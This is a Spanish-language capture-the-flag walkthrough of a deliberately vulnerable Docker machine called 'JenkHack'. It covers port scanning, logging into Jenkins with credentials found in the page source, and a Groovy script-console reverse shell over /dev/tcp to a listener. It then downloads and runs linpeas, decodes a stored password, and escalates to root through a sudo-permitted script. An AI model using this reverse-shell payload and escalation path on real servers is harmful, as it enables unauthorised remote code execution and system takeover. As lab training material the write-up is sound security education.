JENKHACK

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip jenkhack.zip

Archive:  jenkhack.zip
  inflating: auto_deploy.sh
  inflating: jenkhack.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh jenkhack.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.118 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.118/0.118/0.118/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

LINUX- ttl=64

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
└─# nmap -p- -Pn -sSVC --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-17 12:12 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000034s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Hacker Nexus - jenkhack.hl
443/tcp  open  ssl/http Jetty 10.0.13
| tls-alpn:
|_  http/1.1
|_http-server-header: Jetty(10.0.13)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU
| Not valid before: 2024-09-01T12:00:45
|_Not valid after:  2025-09-01T12:00:45
|_ssl-date: TLS randomness does not represent time
8080/tcp open  http     Jetty 10.0.13
|_http-server-header: Jetty(10.0.13)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
MAC Address: 02:42:AC:11:00:02 (Unknown)
```


Tenemos puertos abiertos 80, 443 y 8080


Al revisar el código fuente del puerto 80


encontramos: jenkins-admin,cassandra y jenkhack.hl

Añadimos al /etc/hosts el jenkhack.hl. Probamos en el puerto 8080

esas credenciales y entramos al panel de jenkins







EXPLOTACIÓN

Investigando en

https://cloud.hacktricks.xyz/v/es-cloud/pentesting-ci-cd/jenkins-security/jenkins-rce-with-groovy-script


nos aporta la forma de ejecutar una reverse shell:


1- en el navegador del panel de jenkins añadimos /script

2- Un script groovy

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = ['bash', '-c', 'exec 5<>/dev/tcp/172.17.0.1/4444; cat <&5 | while read line; do $line
2>&5 >&5; done'].execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

3- Nos ponemos a la escucha en 4444 y logramos conexión





Tratamos la TTY

```
script /dev/null -c bash
Ctl + z
stty raw -echo;fg
reset xterm
export SHELL=bash
export TERM=xterm
```

ESCALADA DE PRIVILEGIOS


Nos bajamos linpeas, damos permisos y ejecutamos

```
jenkins@4ba7901fe5a6:/tmp$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

jenkins@4ba7901fe5a6:/tmp$ chmod +x linpeas.sh
jenkins@4ba7901fe5a6:/tmp$ ./linpeas.sh
```

Nos encuentra este .txt

```
jenkins@4ba7901fe5a6:/var/lib/letsencrypt/backups$ cat /var/www/jenkhack/note.txt

jenkhack:C1V9uBl8!'Ci*`uDfP
```

https://www.dcode.fr/ascii-85-encoding



jenkinselmejor

Nos hacemos jenkhack

```
jenkins@4ba7901fe5a6:/var/lib/letsencrypt/backups$ su jenkhack
Password:
jenkhack@4ba7901fe5a6:/var/lib/letsencrypt/backups$
```

Buscamos permisos sudo

```
jenkhack@4ba7901fe5a6:/var/lib/letsencrypt/backups$ sudo -l
Matching Defaults entries for jenkhack on 4ba7901fe5a6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User jenkhack may run the following commands on 4ba7901fe5a6:
    (ALL : ALL) NOPASSWD: /usr/local/bin/bash
jenkhack@4ba7901fe5a6:/var/lib/letsencrypt/backups$
```

Borramos el archivo con

rm /opt/bash.sh

Creamos uno nuevo

```
#!/bin/bash
exec /bin/bash
```

Le damos permisos

sudo chmod +x /opt/bash.sh

```
jenkhack@4ba7901fe5a6:/opt$ sudo /usr/local/bin/bash
Welcome to the bash application!
Running command...
root@4ba7901fe5a6:/opt# whoami
root
root@4ba7901fe5a6:/opt#
```


```
jenkhack@4ba7901fe5a6:/opt$ sudo /usr/local/bin/bash
Welcome to the bash application!
Running command...
root@4ba7901fe5a6:/opt# whoami
root
root@4ba7901fe5a6:/opt#
```